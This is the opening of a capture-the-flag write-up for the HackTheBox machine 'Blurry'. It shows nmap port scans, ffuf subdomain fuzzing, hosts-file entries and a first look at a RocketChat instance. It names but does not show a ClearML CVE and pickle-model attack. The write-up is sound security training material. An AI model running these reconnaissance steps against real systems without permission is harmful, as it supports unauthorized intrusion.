

HTB: Blurry

hackthebox ctf htb-blurry nmap debian ffuf subdomains rocketchat feroxbuster clearml python cve-2024-24590 python-pickle pytorch fickle
Oct 12, 2024

Blurry is all about exploiting a machine learning organization. I'll abuse a CVE in ClearML to get a foothold, and then inject a malicious ML model, bypassing a detection mechanism, to get execution as root. In Beyond Root, some unintended paths and the details a more complex foothold.

Box Info

Name	**Blurry** Play on HackTheBox
Release Date	08 Jun 2024
Retire Date	12 Oct 2024
OS	Linux
Base Points	**Medium [30]**
Rated Difficulty	
Radar Graph	
👤 1st Blood	00:24:08 **celesian** Guru Rank: 248 852 ★ 1322 hackthebox.com
# 1st Blood	00:30:51 **NLTE** Guru Rank: 62 1790 ★ 1344 hackthebox.com
Creator	**C4rm3l0** Script Kiddie Rank: 846 22 ★ 901 hackthebox.com

Recon

nmap

`nmap` finds two open TCP ports, SSH (22) and HTTP (80):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.19
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-09 01:54 EDT
Nmap scan report for 10.10.11.19
Host is up (0.097s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.93 seconds
oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.19
Starting Nmap 7.80 ( https://nmap.org ) at 2024-06-09 01:56 EDT
Nmap scan report for 10.10.11.19
Host is up (0.097s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://app.blurry.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.45 seconds
```

Based on the OpenSSH version, the host is likely running Debian bullseye 11.

There's a redirect on TCP 80 to `app.blurry.htb`.

Subdomain Fuzz

Given the user of host-based routing, I'll use `ffuf` to fuzz for other subdomains of `blurry.htb` that might respond differently:

```
oxdf@hacky$ ffuf -u http://10.10.11.19 -H "Host: FUZZ.blurry.htb" -w
/opt/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -mc all -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.11.19
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/DNS/subdomains-top1million-
20000.txt
 :: Header           : Host: FUZZ.blurry.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
________________________________________________

api                     [Status: 400, Size: 280, Words: 4, Lines: 1, Duration: 103ms]
app                     [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration:
138ms]
files                   [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 318ms]
chat                    [Status: 200, Size: 218733, Words: 12692, Lines: 449,
Duration: 229ms]
:: Progress: [19966/19966] :: Job [1/1] :: 413 req/sec :: Duration: [0:00:49] ::
Errors: 0 ::
```

I'll add each of these to my `/etc/hosts` file:


```
10.10.11.19 blurry.htb api.blurry.htb app.blurry.htb files.blurry.htb
chat.blurry.htb
```

HTTP requests to `blurry.htb` just return a 301 redirect to `app.blurry.htb`:


```
oxdf@hacky$ curl http://blurry.htb -I
HTTP/1.1 301 Moved Permanently
Server: nginx/1.18.0
Date: Sun, 09 Jun 2024 01:08:06 GMT
Content-Type: text/html
Content-Length: 169
Connection: keep-alive
Location: http://app.blurry.htb/
```

chat.blurry.htb - TCP 80


The chat site is an instance of RocketChat:


rocket.chat
Welcome to Blurry Vision workspace
Powered by Rocket.Chat
Login
Email or username *
example@example.com
Password *
Forgot your password?
Login
New here? Create an account
By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.

Without creds, I'll create an account and log in. By default, my fresh account is in one channel:



Channels
# general
Home
Welcome to Blurry Vision
Some ideas to get you started
Create channels
Create a public channel that new workspace members can join.
Create Channel
Join rooms
Discover public channels and teams in the workspace directory.
Open directory
Mobile apps
Take Rocket.Chat with you with mobile applications.
Google Play
App Store
Desktop apps
Install Rocket.Chat on your preferred desktop platform.
Windows
Linux
Mac
Documentation
Learn how to unlock the myriad possibilities of Rocket.Chat.
See documentation
rocket.chat
Powered by Rocket.Chat
Community

Clicking on "Open directory", there's a second channel:



Name	Users	Created at	Last Message	Belongs To
# Announceme	4	February 8, 2024	February 10, 2024	—
# general de	7	February 8, 2024	February 17, 2024	—

